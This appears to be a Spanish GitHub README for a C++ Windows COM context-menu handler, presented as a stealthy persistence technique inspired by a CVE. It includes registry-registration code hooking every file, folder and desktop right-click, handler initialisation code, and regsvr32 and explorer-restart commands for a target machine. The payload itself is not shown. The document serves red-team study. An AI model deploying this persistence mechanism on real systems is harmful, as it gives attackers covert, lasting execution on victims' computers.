 i014n/righthand-persistence
Técnica de Persistencia COM en Windows

inspirado en CVE-2026-21509
Una implementación de ejemplo de un manejador de menú contextual de Windows usando C++ y COM, que demuestra una técnica sigilosa de persistencia. Al registrar un objeto COM personalizado, tu código se ejecuta cada vez que un usuario hace clic derecho en objetivos específicos (archivos, carpetas o fondos) en el Explorador de Windows.
Aviso legal: Este proyecto está destinado únicamente a fines educativos y de investigación. Las técnicas aquí demostradas pueden ser utilizadas con fines maliciosos. El autor no aprueba el uso de este código para ninguna actividad ilegal. Sé responsable y usa este conocimiento de forma ética.
                                       DllMain.cpp
                                +-----------------------+
                                |  DLL Template Project |
                                +-------+-------+-------+
                            ____/           |        \_____
                            |               |             |
                            v               v             v
                    +------------+  +----------------+  +--------------+
                    |   Define   |  | MyClassFactory |  |   Define     |
    clsid_defined.h |   CLSID    |  +----------------+  |   Export     | Source.def
                    +------------+     ClassFactory     |  Functions   |
                                          class         +--------------+
                                            |
                                            |
                                            v
                                     +--------------+
                                     | MyMenuHandler|
                                     +--------------+
                                      MyMenuHandler
                                          class
DllMain.cppContiene las funciones estándar que necesita un objeto COM para registrar y anular el registro de la DLL.
DllRegisterServer(): Escribe las rutas del registro correspondientes a las extensiones de archivo o fondos de destino. Se ejecuta al registrar la DLL.STDAPI DllRegisterServer() {
std::wstring clsidString = MyStringFromCLSID(CLSID_DecrypShellExtensionx64);
std::wstring dllPath = MyGetModuleFilename();
// 1. Register the COM Class (CLSID)
std::wstring clsidBaseKey = L"SOFTWARE\\Classes\\CLSID\\" + clsidString;
SetRegistryKey(HKEY_LOCAL_MACHINE, clsidBaseKey, L"", L"MyMenuHandler Object");
// 2. Register the DLL Path and Threading Model
std::wstring inprocKey = clsidBaseKey + L"\\InprocServer32";
SetRegistryKey(HKEY_LOCAL_MACHINE, inprocKey, L"", dllPath);
SetRegistryKey(HKEY_LOCAL_MACHINE, inprocKey, L"ThreadingModel", L"Apartment");
// 3. Register for all Shell Contexts
// Array of paths to cover Files, Folders, Backgrounds, and Desktop
std::wstring handlerPaths[] = {
L"SOFTWARE\\Classes\\*\\shellex\\ContextMenuHandlers\\",
L"SOFTWARE\\Classes\\Directory\\shellex\\ContextMenuHandlers\\",
L"SOFTWARE\\Classes\\Directory\\Background\\shellex\\ContextMenuHandlers\\",
L"SOFTWARE\\Classes\\DesktopBackground\\shellex\\ContextMenuHandlers\\"
};
for (const auto& path : handlerPaths) {
std::wstring fullPath = path + L"MyMenuHandler"; // Replace with your handler's name
SetRegistryKey(HKEY_LOCAL_MACHINE, fullPath, L"", clsidString);
}
// 4. Register in the Approved list (Required for many Windows versions)
std::wstring approvedKey = L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Shell Extensions\\Approved";
SetRegistryKey(HKEY_LOCAL_MACHINE, approvedKey, clsidString, L"MyMenuHandler");
// 5. Notify the Shell that things have changed
SHChangeNotify(SHCNE_ASSOCCHANGED, SHCNF_IDLIST, NULL, NULL);
return S_OK;
}
DllUnregisterServer(): Limpia el registro. Se llama al anular el registro de la DLL.MyClassFactoryNecesario para instanciar el objeto COM. Más información sobre fábricas de clases.
Clsid_defined.hContiene el GUID bajo el cual se registrará la aplicación en el Explorador. Puedes generar un nuevo GUID usando guidgen.exe de Visual Studio o un generador de GUID en línea.
// {CEF1AA1B-42F7-4A54-AF46-BCEE5B3FE6BF}
DEFINE_GUID(CLSID_DecrypShellExtensionx64, 0xcef1aa1b, 0x42f7, 0x4a54, 0xaf, 0x46, 0xbc, 0xee, 0x5b, 0x3f, 0xe6, 0xbf);
Source.defEl archivo de definición de módulo. Indica qué funciones exporta la DLL. Más información sobre archivos .DEF.
EXPORTS
    DllGetClassObject PRIVATE
    DllCanUnloadNow PRIVATE
    DllRegisterServer PRIVATE
    DllUnregisterServer PRIVATE
MyMenuHandler.cppLa clase principal que implementa IShellExtInit e IContextMenu. Aquí es donde defines tus acciones personalizadas.
MyContextMenuHandler::Initialize(PCIDLIST_ABSOLUTE pidlFolder, IDataObject* pdtobj, HKEY hkeyProgId)
Se llama cada vez que se hace clic derecho en tu objetivo registrado. Se usa para analizar qué archivo o carpeta se pulsó.HRESULT MyContextMenuHandler::Initialize(PCIDLIST_ABSOLUTE pidlFolder, IDataObject* pdtobj, HKEY hkeyProgId)
{
MessageBoxA(NULL, "Initialize Called!", "Debug", MB_OK);
// 1. Check if we clicked on a FILE/FOLDER
if (pdtobj)
{
STGMEDIUM medium;
FORMATETC fe = { CF_HDROP, NULL, DVASPECT_CONTENT, -1, TYMED_HGLOBAL };
if (SUCCEEDED(pdtobj->GetData(&fe, &medium)))
{
DragQueryFileA((HDROP)medium.hGlobal, 0, m_szFile, MAX_PATH);
ReleaseStgMedium(&medium);
return S_OK; // Success!
}
}
// 2. Check if we clicked the BACKGROUND (pidlFolder)
if (pidlFolder)
{
if (SHGetPathFromIDListA(pidlFolder, m_szFile))
{
return S_OK; // Success!
}
}
// 3. Fallback: If we got neither, still return S_OK to show the menu.
// You just won't have a path populated in m_szFile.
return S_OK;
}
MyContextMenuHandler::InvokeCommand(LPCMINVOKECOMMANDINFO picp)

Se llama cuando el usuario hace clic en tu opción personalizada específica del menú contextual. Aquí es donde se ejecuta tu carga útil de persistencia o acción personalizada.En la máquina virtual de destino, copia la DLL compilada y ejecuta los siguientes comandos:
Registra la DLL usando los binarios estándar de Windows.
regsvr32.exe RightHandPersistence.dll
Reinicia el proceso explorer.exe para asegurarte de que carga la nueva extensión del shell en memoria.
taskkill /f /im explorer.exe & start explorer.exe
Para eliminar el manejador del menú contextual y limpiar el registro, usa el modificador /u con regsvr32.exe. Esto llama a tu función DllUnregisterServer.
regsvr32.exe /u RightHandPersistence.dll
